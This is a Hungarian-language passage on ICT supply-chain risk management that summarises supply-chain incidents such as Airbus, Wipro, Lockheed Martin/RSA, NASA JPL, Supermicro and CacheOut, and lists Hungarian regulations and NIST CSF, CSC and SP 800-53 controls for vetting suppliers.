Néhány ellátásilánc-kapcsolat szorosan összefonódik, például amikor egy rendszerintegrátor komplex információs rendszert fejleszt ki, azt a társaság határain belül működteti, vagy amikor egy külső szolgáltató a cég nevében kezeli az információs rendszereit és erőforrásait. Ezeket a kapcsolatokat általában egy megállapodás (például szerződés) irányítja, amely részletes funkcionális és biztonsági követelményeket állapít meg, és előírhatja az ICT-termékek és -szolgáltatások egyedi fejlesztését vagy jelentős testreszabását. E kapcsolatok szempontjából a rendszerintegrátorok és a külső szolgáltatók valószínűleg képesek lesznek együttműködni a dokumentumban felsorolt folyamatok és ellenőrzések végrehajtásában, amelyeket a kockázatértékelés és a költség-haszon elemzés eredményei alapján megfelelőnek tekintenek.

Ez magában foglalhatja a szállítási lánc elején előre meg nem határozott követelményeket, amelyek jelentősen befolyásolhatják a szállító költségeit. Az ICT SCRM – beszállítói láncok kockázatmenedzsment – folyamatainak és kontrolljainak végrehajtásához a rendszerintegrátorok és a külső szolgáltatók igénybevételének költségeit kell mérlegelni az ezen kiegészítő követelmények be nem tartásának szervezeti kockázataival szemben. Ezért fontos szorosan együtt dolgozni az integrátorokkal, a külső szolgáltatókkal, hogy a megfelelő kockázatkezelés mellett, a folyamatok és ellenőrzések meghatározása érdekében költséghatékonyabb stratégiát lehessen létrehozni.

Az ICT-termékek közvetlenül az ICT-beszállítóktól történő beszerzése közvetlen kapcsolatot létesít a beszállítók és a beszerzők között. Ezt a kapcsolatot általában a felvásárló és az ICT-beszállító közötti megállapodás irányítja. A beszállítók által kifejlesztett kereskedelmi szolgáltatásokat azonban általános célokra fejlesztették ki a globális piacon, és általában nem igazították az egyes ügyfelek sajátos működési igényeihez. A szervezeteknek párbeszédet kell létrehozniuk az beszállítókkal a

kockázatkezelésre vonatkozó sajátos követelményeikkel kapcsolatban annak meghatározására, hogy a megoldás megfelelő-e a célra.

Ez a párbeszéd segít a vásárlóknak megérteni a meglévő termékek és szolgáltatások képességeit, megfogalmazni a szállítókkal szemben támasztott elvárásokat és követelményeket, valamint meghatározni a kockázatkezelési igényeket, amelyeket a piac vagy beszállító még nem teljesített. Továbbá segíthet azon feltörekvő megoldások azonosításában, amelyek legalább részben támogathatják a felvásárló igényét. Összességében a párbeszéd lehetővé teszi a vevő számára, hogy jobban megfogalmazza követelményeit, hogy igazodjanak a piaci ajánlatokhoz és ezáltal vezéreljék azokat.

Ez a párbeszéd segít a rendszerintegrátoroknak, a beszállítóknak és a külső szolgáltatóknak abban is, hogy jobban megértsék a szervezet igényeit, továbbá azt, hogy a jelenlegi és kialakulóban lévő termékeik és szolgáltatásaik hogyan tudják lefedni a vevők piaci igényeit.

A szervezeteknek fel kell ismerniük, hogy a beszállítók esetleg nem képesek felajánlani az igényeknek megfelelő testreszabást vagy átalakítást, és ez a változtatás költségekkel járhat. A vevőknek mérlegelniük kell ezeknek a termékeknek, szolgáltatásoknak a költségeit és előnyeit, hogy meghozzák a végleges beszerzési döntést. A beszerzőknek azt is fel kell ismerniük, hogy az ICT-szállítók dönthetnek úgy, hogy folyamataikat vagy termékeiket a jelenlegi állapotukban tartják, és nem támogatják a beszerző biztonsági követelményeit. A vásárlók és a beszállítók közötti párbeszéd segíthet a felvásárlók és a beszállítók megértésében és az elfogadható megoldások azonosításában, amikor ilyen kihívások felmerülnek.

3.2. Kockázatkezelés

Az ICT ellátási láncának kockázatkezelése a több tudományágban már meglévő szabványosított gyakorlatra épül. A szervezeteknek mérlegelniük kell az alapvető érettségi szint elérését az alapvető gyakorlatokban, mielőtt kifejezetten a fejlettebb kockázatkezelési gyakorlatokra összpontosítanának. Ezeket az alapvető gyakorlatokat több forrásból lehet összegyűjteni, mint:

- » hatályos ágazati törvények, mint HPT, IBTV, EÜTV;
- » NIST-szabványok és iránymutatások;
- » ISO27001 – az információbiztonság irányítása;
- » PCI-DSS – követelmények és biztonsági eljárások rendje, vagy
- » CSF – a kiberbiztonsági keretszabályok.

Ide tartozik annak biztosítása, hogy a szervezetek megértsék a kockázatkezelés végrehajtásának költségeit és ütemezési korlátait; az információbiztonsági követelmények integrálása a beszerzési folyamatba; az alkalmazandó alapvető biztonsági ellenőrzések használata a biztonsági követelmények egyik forrásaként; robusztus szoftverminőség-ellenőrzési folyamat biztosítása; és több forrás, például szállítási útvonalak létrehozása a kritikus rendszerelemekhez.

Az alapvető gyakorlatok kialakítása kritikus jelentőségű a rendszerintegrátorokkal és beszállítókkal való sikeres és eredményes együttműködés érdekében, akik ilyen gyakorlatokat szabványosíthatnak és üzemben tartanak.

A következő példák, esetek megtörtént események, amelyek az események utólagos értékelésén keresztül is hatást gyakoroltak az ellátási lánc biztonságának fejlődésére, sérülékenységi szempontból új és újabb megvilágításba helyezve a társaságok kiberbiztonsághoz való viszonyát és a megteendő szükséges lépéseket.

4. Ellátási láncon keresztül bekövetkezett támadások

A következő néhány példa eseteket mutat be, amikor olyan támadás érte az ellátási láncot, amely nemcsak az igénybe vevő cégeknek, de a szolgáltatást nyújtó beszállítónak is komoly gazdasági károkat és imázsvesztést okozott. Jelenleg nem kötelezik a társaságokat teljeskörűen a betörések nyilvánosságra hozatalára, ezért a jelentések mellett ezen információk forrása többnyire kiszivárogtatás, bulvárhír.

Az Airbus elleni támadásnál a beszállítója által használt távoli bejelentkezésre szolgáló VPN-megoldáson keresztül jutottak a támadók érzékeny adatokhoz, a kihasznált gyengeség a beszállító üzemeltetési gyakorlata volt.

A Vipro esetén annak hálózatát kompromittálták, hogy több, a társasággal üzleti és szolgáltatási kapcsolatban álló céghez törjenek be és jussanak adatokhoz a támadók. Itt is, ahogy az előző esetnél, a beszállító rossz gyakorlatára vezethető vissza a fő kockázati tényező.

A Lockheed Martin esetében a társaság kutatási eredményeinek megszerzése volt a cél, és ehhez a cég távoli elérését biztosító VPN-hez használt ugrókód-generátorért egyenesen annak gyártóját támadták, sikeresen. Ezen eset, hatását tekintve, nem korlátozódott a repülőgépgyártó szellemi tulajdonának megszerzésére, hiszen az ugrókódos eszközt világszerte alkalmazták mint második faktort egy autentikáció esetén. A gyártó RSA-val szemben komoly bizalmi válság alakult ki, amelynek megszüntetése évekig tartott.

A Snafu esetén több egészségügyi szolgáltató adatához fértek hozzá illetéktelenül, a szolgáltató alacsony IT-biztonsági szintje miatt. Az eset elkerüléséhez valójában rendelkezésre állt minden információ, ezzel szemben a kockázat, hogy nem megfelelően frissített eszközökön, szoftvereken történik szolgáltatás, mégsem volt elkerülhető.

A Supermicro esetén hardver szinten beépített kémeszköz gyanúja merült fel, ami több technológiai óriás esetén bizalmi kérdéseket vetett fel. A híreket ugyan a hardvergyártó cáfolta, ám a bizalomvesztést, amelyet elszenvedett, évekbe telik korrigálni. Emellett egy ilyen hír hatása a technológiát használó cégekre is kihat, a bizalomvesztést ezek a cégek is elszenvedik.

A NASA által igénybe vett JPL szolgáltató nem kellő körültekintéssel végezte üzemeltetői tevékenységét, ezért a támadók sikeresen fértek hozzá a NASA érzékeny adataihoz, köztük a Mars-küldetés adataihoz. A jelentés alapján az alapvető információbiztonsági kontrollok nem alkalmazása vezetett a kialakult helyzethez.

Az Intel által gyártott processzorok sérülékenysége is komoly kihatással volt az információtechnológiai szolgáltatókra. Az érintett processzorok esetén a javítás, csere helyett azok firmware-ét érintő módosítások váltak szükségessé, amelyek az üzemeltető cégek részére jelentettek többletmunkát. A sérülékenység kockázata, hogy a hiányosságon keresztül hozzá lehet férni érzékeny adatokhoz, a javítás körülményessége és nehézkessége pedig tovább növelte a kockázatot. Ezzel együtt felismerték, hogy nemcsak szoftverekben, de hardverekben is lehetnek olyan biztonsági hibák, amelyek megszüntetése sok esetben nem lehetséges, a hibás eszközök évekig működnek, elérhetők és sérülékenyek.

4.1. AIRBUS támadása[39]

A repülőgép-óriást, az Airbust hackerek támadták, és a beszállítók által használt VPN-ket célozták meg, hogy érzékeny vállalati adatokat lopjanak.

Az elmúlt 12 hónap során az európai társaságot négy nagy támadás érte. Az Airbus különösen csábító célpont a hackerek számára, mert a legmodernebb technológiákat használja, és mert a világ egyik legnagyobb kereskedelmi repülőgépgyártója, valamint katonai szállítója.

[39] https://www.techradar.com/news/airbus-hacked-through-supplier-vpns

Az Airbus 2019 januárjában elismerte, hogy biztonsági esemény történt, amely „az adatokhoz való jogosulatlan hozzáférést eredményezte”, ám a támadásokat kivizsgálók kiderítették, hogy az Airbus az elmúlt évben sokkal nagyobb művelet fókuszában is volt.

Az Airbus érzékeny adatainak elérése érdekében a hackerek célkeresztjébe került a Rolls-Royce, amely a társaság számára motort gyárt, emellett a francia technológiai szállító, az Expleo és két másik, névtelen francia vállalkozó.

Az Expleo elleni kibertámadást 2018 végén fedezték fel, de egy névtelen forrás rámutatott, hogy a vállalat rendszere már régen veszélybe került: „Nagyon kifinomult, és a célkeresztben a VPN állt, amely a társaságot az Airbushoz kötötte.”

A vállalat a VPN-szolgáltatást biztosítja beszállítók számára a rendszerükhöz történő távoli hozzáférés céljából. Az Airbus elleni támadás esetén a VPN-en keresztüli sérülékenységeket igyekeztek kihasználni olyan cégeknél, mint az Expleo és a Rolls-Royce.

Több forrás szerint a hackerek az Airbus szállítóit követték, hogy megkíséreljék beszerezni a repülés- és űrkutató társaság repülőgépei különböző részeinek tanúsítási folyamatával kapcsolatos műszaki dokumentumokat. Ezenkívül számos ellopott dokumentum kapcsolódott az Airbus A400M motorjaihoz, amelyeket a katonai szállító repülőgépeken alkalmaznak.

A támadások mögött álló személyeket még nem sikerült azonosítani, ám felmerült a gyanú, hogy kínai hackerek voltak a felelősek, mivel tapasztalataik szerint érzékeny vállalati adatot lopnak. Az állami támogatású APT10 hackercsoport, valamint a JSSD kínai hackerek csoportja lehet potenciálisan a támadás mögött, de nem találtak bizonyítékot arra, hogy bármelyik csoportot a támadásokhoz kapcsolják.

4.2. A Wipro megerősíti a betörést és az ellátási lánc támadásait ügyfelei felé[40]

Az eset során az informatikai óriás hálózataiba beszivárogtak, és az ellátási láncon keresztül támadták a vállalat ügyfeleit. Az informatikai rendszerek területén tanácsadó behemót Wipro megerősítette, hogy hálózatát feltörték, és felhasználták az ügyfelek elleni támadásokhoz.

Miután több névtelen forrás függetlenül azt mondta Brian Krebsnek, hogy „több hónapos behatolás” történt, és valószínűleg egy előrehaladott tartós fenyegetés (APT), ami legalább egy tucat Wipro-ügyfélre terelte a figyelmet, maga a Wipro is megerősítette a támadás tényét.

„Egy fejlett adathalász-kampány miatt a hálózatunk néhány alkalmazottjának fiókjában potenciálisan rendellenes tevékenységet észleltünk” – mondta a cég a médianyilatkozatában. „Miután megtudtuk az eseményt, azonnal megkezdtük a nyomozást, azonosítottuk az érintett felhasználókat, és orvosoltuk az esetleges hatásokat, és enyhítettük a következményeket.”

A KrebsOnSecurity jelentése szerint a Wipro részt vett egy „új, privát e-mail-hálózat kiépítésében”, mivel a betörés azzal a ténnyel kezdődött, hogy a fenyegető felek hozzáférést kaptak a Wipro vállalati e-mail-rendszeréhez, és onnan képesek voltak elérni az ügyfélhálózatokat.

„[Az áldozatok] a rosszindulatú és gyanús hálózati felderítési tevékenységeket visszavezették a partner rendszerekhez, amelyek közvetlenül kommunikáltak a Wipro hálózatával” – állította a forrás.

Az egyik áldozatul esett társaság biztonsági alkalmazottja azt mondta, hogy felfedezte a támadó infrastruktúrájában tárolt, „különféle Wipro-ügyfeleknek nevezett” mappákat – ezek közül összesen tizenkettőt. A további részletekről jelenleg kevés adat áll rendelkezésre, de az esemény szimbolizálja az erősen célzott ellátásilánc-támadások új korszakát, amelyben felgyorsultak ezek a jelenségek.

[40] https://threatpost.com/wipro-confirms-hack/143826/

4.3. A Lockheed Martin masszív kibertámadást szenvedett el[41]

A „jelentős és kitartó" támadás több amerikai védelmi vállalkozót célzott meg, és valószínűleg az RSA SecurID rendszer feltörését jelentette.

A hónap elején (2011. május) jelentős online támadást indítottak a Lockheed Martin, az USA legnagyobb hadiipari beszállító cégének a hálózata ellen.

Szombaton (2011. május 28-án) a Lockheed Martin kijelentette, hogy megerősíti a támadást, amelyet „jelentősnek és kitartónak" nevezett. De azt mondta, hogy az információbiztonsági csapata „szinte azonnal észlelte a támadást, és agresszív lépéseket tett minden rendszer és adat védelme érdekében". Ennek eredményeként: „Rendszereink biztonságban vannak; az ügyfelek, a programok vagy az alkalmazottak személyes adatait nem veszélyeztették."

A hackerek állítólag kihasználták a Lockheed VPN-hozzáférési rendszerét, amely lehetővé tette az alkalmazottak számára, hogy távolról jelentkezzenek be az RSA SecurID hardver tokenjeikkel. A támadók nyilvánvalóan birtokolták a gyárilag kódolt véletlenszerű kulcsokat, amelyeket legalább néhány Lockheed SecurID hardvereszközén használ, valamint a sorozatokat és az eszközök rögzítéséhez használt algoritmust.

Ez arra utal, hogy aki megtámadta a Lockheed Martint, valószínűleg a SecurID-t gyártó EMC RSA divíziójának márciusi sikeres betörése mögött is ott volt. „Azóta rosszindulatú programok és adathalász kampányok zajlanak a »vadonban«, az RSA-tokeneket a végfelhasználóval összekötő specifikus adatok keresése céljából, és arra gondolunk, hogy ezt a támadást az eredeti RSA-támadók hajtották végre" – mondta Rick Moy, az NSS elnöke és vezérigazgatója.

Milyen típusú információkat céloztak meg a támadók? A Lockheed Martinhez, amely 2010-ben 45,8 milliárd dollár bevételt ért el, kapcsolható a Trident rakéták és az F-22 vadászgépek, valamint az Amerikai Védelmi Minisztérium (DoD) műholdhálózatának kifejlesztése és megalkotása, olyan eszközök tehát, amelyek háborús időkben fontos szerepet töltenek be.

4.4. A svéd adatvédelemi incidens, a Snafu több vállalatot érintett[42]

A 2019 februárjában felfedezett és számos társaságot és több mint 100 további szervert érintő, jelentős svéd adatszivárgás esetében az új eredmények szerint még rosszabb a helyzet, mint ahogy eredetileg gondolták.

Az Outpost24 biztonsági szolgáltató megvizsgálta az Applion szolgáltatót, a Voice Integrate Nordic AB testvérvállalatát, amely az érintett cégek adatait tárolja webszerverein.

Az eredeti esetben úgy találták, hogy a „as.applion" NAS tárolóegysége 2,7 millió beteghívást adott ki a MediCall svéd egészségügyi vállalkozó nevében tárolt orvosi forródróthoz. Az Outpost24 azonban screenshotot tett közzé, amely azt mutatja, hogy ugyanaz a feltárt webszerver más cégek adatait is tárolja, beleértve az iTell svéd telefonos céget és a Prebus betegszállítási szolgáltatót.

Maga a szerver, az Apache 2.4.7, szintén többéves és sérülékenységekkel teli volt.

Az Outpost24 szerint az Applionnak mintegy 120 szerverét lehetett elérni a nyilvános interneten, jelszóvédelem nélkül. Martin Jartelius, az Outpost24 biztonsági igazgatója azt állította, hogy a cég látszólag kevés figyelmet fordított a bevált információbiztonsági gyakorlatok alkalmazására.

„A jogsértés nemcsak biztonsági hiba miatt történhetett meg, hanem azért is, mert semmilyen védelem nem volt. Ugyanez a vállalat más, annyira elavult és nagyon gyengén védett szolgáltatásokkal is megjelent az interneten, amelyekhez egy modern rendszer nem is tudna már csatlakozni" – mondta.

„Ha megnézzük a cég [Apache] szerverét, láthatjuk, hogy a rendszer hosszú ideig ki volt téve a veszélynek. A NAS-eszköz és a szoftvere meglehetősen elavult. Egyéb példák a titkosítatlan router adminisztrációja, az elavult logmenedzsment megoldások és még sok más."

[41] https://www.darkreading.com/risk-management/lockheed-martin-suffers-massive-cyberattack/d/d-id/1098013

[42] https://www.infosecurity-magazine.com/news/swedish-privacy-snafu-affected-1/

4.5. Feltört Supermicro hardverről, amelyet az USA Telecomban találtak[43]

A felfedezés azt mutatja, hogy Kína továbbra is szabotálhatja az Amerikába szállított kritikus technológiai alkatrészeket. Mit tudunk eddig a Kína által az USA ellen elkövetett hackertámadásról? 2018. októberében új bizonyítékokra derült fény az amerikai telekommunikációs infrastruktúra azon feltört szervereivel kapcsolatban, amelyeket a Super Micro Computer Inc. szállított.

Egy nagy amerikai távközlési társaság felfedezte, hogy azokat a hálózatában található hardvereit, amelyeket Kínában szereltetett össze a Super Micro Computer Inc., adat ellopására is alkalmas chipekkel láthatták el, ezért augusztusban eltávolította azokat. Az eset újabb jelzésnek tekinthető arra, hogy Kínában manipulálhatták az Egyesült Államokba szállított, kritikus technológiai alkotóelemeket – állította a távközlési vállalatnál dolgozó biztonsági szakértő.

Yossi Appleboum biztonsági szakértő dokumentumokat, elemzéseket és egyéb bizonyítékokat szolgáltatott a felfedezésről, miután a *Bloomberg Businessweek*ben közzétették a nyomozási jelentést, amely részletesen ismertette, hogy a kínai hírszerző szolgálatok kétéves időszak alatt arra kötelezték az alvállalkozókat, hogy ültessenek rosszindulatú chipeket a Supermicro szerver alaplapjaiba 2015-ig.

A megjelent írás kapcsán felmerült, hogy az Apple is érintett, és a Siri szolgáltatáshoz kapcsolódóan történhetett betörés. 2018. decemberében a Supermicro cég vezetősége nyilatkozatban cáfolta a rosszindulatú hardver jelenlétét.[44]

4.6. A hackerek feltörték a NASA-t, ellopták a Mars-küldetés adatait[45]

Az Egyesült Államok Nemzeti Légiközlekedési és Űrügynökségénél, más néven NASA-nál, nemrégiben került sor biztonsági eseményre, amelyben a hackerek érzékeny adatokhoz jutottak az ügynökség Mars-küldetéseivel kapcsolatban, beleértve a Curiosity Rover részleteit.

A NASA sugárhajtómű-laboratóriumát (JPL) sújtó támadás 10 hónapig észlelhetetlen volt – olvasható a NASA főfelügyelői hivatalának (OIG) jelentésében.

„2018 áprilisában a JPL felfedezte, hogy egy külső felhasználóhoz tartozó fiókok veszélybe kerültek, és körülbelül 500 megabájt adatot loptak el egyik fő küldetési rendszeréből" – olvasható a jelentésben, amely a behatolást az Advanced Persistent Threat (APT) csoportnak tulajdonítja.

Ugyanolyan figyelemre méltó, hogy a jogsértés hogyan történt. Kiderült, hogy a hackerek a JP-hálózathoz engedély nélkül csatolt Raspberry Pi-t használtak a hálózatba való belépéshez és oldalirányú mozgatáshoz.

Nem tudni, ki adott megbízást a behatolásra, vagy konkrétan ki csatlakozott egy egyszerű, kicsi, alig 25 dolláros, egykártyás számítógéppel.

A támadás érintette a NASA Deep Space Network (DSN) hálózatába bevont rendszereket, ezért a Nemzetközi Űrállomást irányító Johnson Űrközpont biztonsági csapatai úgy döntöttek, hogy megszakítják a hálózati összeköttetést, attól tartottak ugyanis, hogy „a kibertámadók az összeköttetésen keresztül eljuthatnak a küldetésirányító rendszerekig is, és akár rosszindulatú jelzéseket is küldhetnek az emberes űrutazások számára".

A jelentésben az is szerepelt, hogy a JPL (Jet Propulsion Laboratory) a javaslatok ellenére sem alkalmazott folyamatosan és aktívan fenyegetésvadász programot a rendszerben előforduló rendellenes jelenségek felderítésére, csupán ad hoc kerestek betolakodókat.

A jelentés tíz ajánlást vázolt fel a hálózati biztonsági kontroll fejlesztésére, amelyekkel a NASA is egyetértett, kivéve egy pontot: hivatalos fenyegetésvadász program alkalmazásának a bevezetését.

[43] https://www.bloomberg.com/news/articles/2018-10-09/new-evidence-of-hacked-supermicro-hardware-found-in-u-s-telecom

[44] https://www.supermicro.com/en/news/CEO-3rdPartySecurity-Update

[45] https://www.welivesecurity.com/2019/06/24/nasa-breach-mars-raspberry-pi/

4.7. CacheOut[46]

Adatok szivárognak az Intel processzorokból a gyorsítótár törlése során

Bemutatták a CacheOutot, egy új spekulatív **végrehajtási támadást**, amely számos védelmi rendszeren is áthatolva képes kiszivárogtatni az adatokat az Intel CPU-kból. **Megmutatjuk**, hogy annak ellenére, hogy az Intel megpróbálta kezelni a spekulatív **végrehajtási támadások** korábbi generációit, a CPU-k továbbra is sérülékenyek, lehetővé téve a támadóknak, hogy e sérülékenységet kihasználva érzékeny adatokat szivárogtassanak ki.

Sőt, a korábbi MDS-kiadásokkal ellentétben, munkánkban megmutatjuk, hogy kihasználva a CPU gyorsítótár működési mechanizmusait, a támadók kiválaszthatják, mely cashkészleteket akarják megszerezni az összes rendelkezésre álló adatból. **Végül empirikusan demonstráljuk**, hogy a CacheOut szinte minden hardveralapú biztonsági tartományt megsérthet, adatot szivárogtat az operációs rendszer kerneléből, az egy helyen lévő virtuális gépekből, sőt az SGX-enklávékból is.

4.8. Eseményekből tanulunk

Az előzőekben felsorolt eseményeknél fontos azt keresni, mit tanulhatunk belőlük. Vegyük például a Supermicrót érintő esetet. A hardverelemek beszerzésénél ügyelünk arra, hogy legyen megfelelő kapacitása az eszköznek, életútja során legyen megfelelő garanciális javítás, de vajon a beszerzésre kerülő összes hardverelemet megvizsgáljuk egyesével? A firmware-t elkérjük biztonsági ellenőrzésre? Hogyan győződünk meg arról, hogy az elérhető információk alapján nincsen sérülékenysége? Ugyanezeket a kérdéseket fel lehet tenni a „CacheOut” kapcsán is.

A szoftverek, amelyeket nap mint nap használunk, és amelyek biztosítják az ügyfelekkel történő kapcsolattartást vagy a teljes ügyféltörzs kezelését, akár már több éve üzembe állításra kerültek. Még ha az üzembe állítás során átestek is egy teljeskörű biztonsági tesztelésen, egészen a tervezési szintig lemenő mély auditon, semmi nem garantálja, hogy azóta nem került napvilágra sérülékenység. Okulva a Snafu esetéből vagy az Equifax-botrányból, szükséges lehet a szoftverek rendszeres újratesztelése, emellett a rendszeres frissítések alkalmazása.

Ha az alkalmazásüzemeltetésre beszállítót bízunk meg, nemcsak a beszerzés alatt kell figyelemmel lennünk. A szerződésben megfelelő garanciák mellett nem haszontalan, ha az általuk nyújtott szolgáltatás szintjének meghatározása mellett figyelmet fordítunk annak rendszeres riportolására és ellenőrzésére. Igaz, hogy az SLA-k és az OLA-k teljesítése további erőforrásokat igényelhet, de megakadályozhat egy esetleges betörést vagy adatszivárgást. Ezek a szolgáltatási szintre vonatkozó megállapodások lehetőséget adnak a megbízónak a folyamatos monitorozásra és az időben történő reagálásra.

A szerződések emellett sok egyébre is lehetőséget biztosítanak. Például előírhatjuk benne a mi társaságunk által elvárt biztonsági szint teljesítését a beszállítónkra vonatkozóan. Vagy kitérhetünk a beszállító jelentési kötelezettségére abban az esetben, ha ők tapasztalnak biztonsági eseményt, ahogy történt ez például a Vipro esetében. De szerződés alapján megkövetelhetjük a beszállítótól a harmadik fél által végzett auditot, tanúsítást, amellyel ugyan a betöréseket nem akadályozzuk meg, de képet kapunk arról, hogy kellően gondosan kezeli-e a beszállító a cégünk adatait, erőforrásait. Ilyen tanúsításra ad lehetőséget az ISAE 3000 riportcsalád. A JPL esetében egy ilyen audit jó eséllyel fel tudta volna tárni a hiányosságot, ezzel az időben elhúzódó támadást már a kezdeteknél le lehetett volna állítani.

Természetesen, egy harmadik feles tanúsítás sem jelent garanciát mindenre. Például a Lockhead Martin esetében feltételezhető, hogy a beszállító – RSA – rendelkezett hasonló tanúsítással, ám a

[46] https://cacheoutattack.com

támadás hatékony kezelésében szerepet játszott a gyors reagálás és a kompromisszumok nélküli megoldás, amely ugyan ideiglenesen okozhatott fennakadást, ám hosszú távon sikeresen zárta ki a támadókat.

De ha csak az MNB által kiadott „felhő-ajánlás"-ban megfogalmazottakra gondolunk, nemcsak arra kell felkészülni, hogyan migráljuk át az adatainkat a felhőbe, de arra is figyelmet kell fordítani, hogy milyen módon költöztetjük el az adatainkat, szolgáltatásainkat a felhőből. Ennek az ajánlásnak az a célja, hogy a tervek készítésével, az abban foglalt lépések azonosításával segítsen elkerülni például a „termékcsapda" lehetőségét, de ugyanúgy fontosak a kiszervezés különleges szabályai is.

Mindezeken túl azt is érdemes szem előtt tartani, hogy a cégünk csak annyira ellenálló a támadásokkal szemben, amennyire a leggyengébb láncszemnek bizonyuló beszállító. Ezért fontos a beszállítóink képességei és árai mellett az ellenálló képességét is vizsgálni, nem csak gazdasági szempontból.

5. Törvények, ajánlások és jó gyakorlatok

Ahhoz, hogy ezeket az eseteket jó eséllyel el tudjuk kerülni, az ágazati törvények mellett segítségünkre vannak nemzetközi jó gyakorlatok, ajánlások és módszertanok.

5.1. Magyarországi jogszabályok

41/2015. (VII. 15.) BM rendelet az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvényben meghatározott technológiai biztonsági, valamint a biztonságos információs eszközökre, termékekre, továbbá a biztonsági osztályba és biztonsági szintbe sorolásra vonatkozó követelményekről az alábbi pontokban rendelkezik a beszállítói lánc biztonságáról:

- 3.1.1.1. Informatikai biztonsági szabályzat
- 3.1.3.3. Beszerzések
- 3.1.3.3.3. A védelmi intézkedések terv-, és megvalósítási dokumentációi
- 3.1.3.3.4. Funkciók – protokollok – szolgáltatások
- 3.1.3.6. Külső elektronikus információs rendszerek szolgáltatásai
- 3.1.4.7.2. Szolgáltatás-prioritási rendelkezések
- 3.1.6.6. Az érintett szervezettel szerződéses jogviszonyban álló (külső) szervezetre vonatkozó követelmények
- 3.1.6.7. Fegyelmi intézkedések
- 3.3.1.4. Személybiztonság
- 3.3.6.10. A szoftverhasználat korlátozásai

A beszállítói lánchoz kapcsolódó szoftver, hardver, szolgáltatás-garanciavállalás, szerződéses kötelmek kiemelt figyelemmel kezelendőek a beszállítói láncot ért támadás hatásának csökkentése érdekében.

A jogszabályoknak történő megfelelés érdekében nyilvánosan elérhető nemzetközi ajánlások és jó gyakorlatok állnak rendelkezésünkre, amelyek alkalmazásával, javaslataik beépítésével a folyamatainkba hatékonyan lehet csökkenteni egy ellátási lánc ellen irányuló támadásnak a társaságunkra gyakorolt hatását.

Ágazatok, mint pénzintézeti, egészségügyi, nemzetbiztonsági, honvédelmi, rendvédelmi és állami és önkormányzati szervekre vonatkozóan előírnak különféle, a beszállítók átvilágítására, szerződésekre és garanciákra vonatkozó elvárásokat, amelyeket ki lehet egészíteni nemzetközi jó gyakorlatok ajánlásaival, így szabva testre a társaság eljárásrendjét és csökkentve az ellátási lánc támadásainak kockázatát, hatását. Ilyen ajánlások például a PCI-DSS vagy az ISO27001-ben foglalt eljárások, de emellett felhasználható a CSF, az NIST-SP-800-53 rev 4, vagy a CSC.

5.2. *CyberSecurity Framework (CSF)*[47]

A CSF-keretrendszer önkéntes útmutatás, amely a szervezetek meglévő szabványain, irányelvein és gyakorlatán alapul a kiberbiztonsági kockázat jobb kezelése és csökkentése érdekében. A szervezeteknek a kockázatok kezelésében és csökkentésében való elősegítésén túl a kockázatokkal és a kiberbiztonsági menedzsmenttel kapcsolatos kommunikáció elősegítésére szolgált mind a belső, mind a külső szervezeti szereplők között.

Az ellátási lánc támadásának kockázatait csökkentő értékelési szempontok a CSF alapján a következők:

Hivatkozás	Megnevezés	Tartalom	Egyéb
ID.BE	Üzleti környezet	A szervezet küldetését, céljait, érdekelt feleit és tevékenységeit megértik és rangsorolják; ezeket az információkat a kiberbiztonsági szerepek, felelősségek és a kockázatkezelési döntések informálására használják	
ID.BE-1		A szervezet szerepét az ellátási láncban azonosítják és közlik	CP-2, SA-12
ID.SC	Beszállítói lánc kockázatmenedzsmentje	A szervezet prioritásait, korlátait, kockázati toleranciáit és feltételezéseit megállapítják és felhasználják az ellátási lánc kockázatának kezelésével kapcsolatos kockázati döntések támogatására. A szervezet létrehozta és végrehajtotta az ellátási lánc kockázatainak azonosítására, értékelésére és kezelésére szolgáló folyamatokat.	
ID.SC1		Az ellátási lánc kockázatkezelési folyamatait a szervezeti érdekelt felek azonosítják, létrehozzák, értékelik, kezelik és elfogadják.	SA-9, SA-12, PM-9
ID.SC-2		Az információs rendszerek, alkatrészek és szolgáltatások szállítóit és harmadik fél partnereit azonosítják, rangsorolják és kiberellátási lánc kockázatértékelési eljárásával értékelik	RA-2, RA-3, SA-12, SA-14, SA-15, PM-9
ID.SC-3		A beszállítókkal és harmadik féltől származó partnerekkel kötött szerződéseket megfelelő intézkedések végrehajtására használják fel, amelyek célja a szervezet kiberbiztonsági programjának és a kiberellátási lánc kockázatkezelési tervének a megvalósítása.	SA-9, SA-11, SA-12, PM-9

[47] https://www.nist.gov/cyberframework

Hivatkozás	Megnevezés	Tartalom	Egyéb
ID.SC-4		A szállítókat és a harmadik fél partnereit rendszeresen értékelik auditok, teszteredmények vagy egyéb értékelési formák felhasználásával annak igazolására, hogy teljesítik szerződéses kötelezettségeiket.	AU-2, AU-6, AU-12, AU-16, PS-7, SA-9, SA-12
ID.SC-5		A válasz- és helyreállítási tervezést és tesztelést a beszállítókkal és harmadik fél szolgáltatóival végezzük	CP-2, CP-4, IR-3, IR-4, IR-6, IR-8, IR-9

5.3. 20 kritikus kiberbiztonsági kontroll – CSC[48]

Folyamatos biztonságihiányosság-értékelés és helyreállítás (CSC 4)

- Folyamatosan szerezzen új információkat, értékelje azokat, és tegyen lépéseket új információkkal a sérülékenységek azonosítása, valamint a támadók lehetőségeinek felszámolása és minimalizálása érdekében.

Események kezelése és kezelése (CSC 19)

- Védje a szervezet információit és hírnevét az eseményekre való reagálás infrastruktúrájának (pl. tervek, meghatározott szerepek, képzés, kommunikáció, vezetői felügyelet) fejlesztésével és megvalósításával.

Behatolási tesztek és támadási (red team) gyakorlatok (CSC 20)

- Tesztelje a szervezet védekezésének általános erősségét (technológia, folyamatok és emberek) a támadó céljai és tevékenységeinek szimulálásával.

5.4. NIST standard ajánlásai

A CSF hivatkozásait alapul véve az NIST-SP-800-53 rev4 az alábbi kontrollokat tartalmazza a beszállítói lánc kockázatainak értékelésére:

Hivatkozás	Cím	Alcím
SA-9	Rendszer- és szolgáltatásbeszerzés	Külső információs rendszerszolgáltatások
SA-9(1)	Rendszer- és szolgáltatásbeszerzés	Kockázatelemzés, szervezeti felvállalás
SA-9(2)	Rendszer- és szolgáltatásbeszerzés	A funkciók azonosítása, portok, protokollok, szolgáltatások
SA-12	Rendszer- és szolgáltatásbeszerzés	Beszállítói lánc védelme
SA-12(1)	Rendszer- és szolgáltatásbeszerzés	Beszerzési stratégia, eszközök, módszerek
SA-12(2)	Rendszer- és szolgáltatásbeszerzés	Beszállító átvilágítása
SA-14	Rendszer- és szolgáltatásbeszerzés	Biztonsági elemzés
SA-15	Rendszer- és szolgáltatásbeszerzés	Fejlesztési folyamat, standardok és eszközök

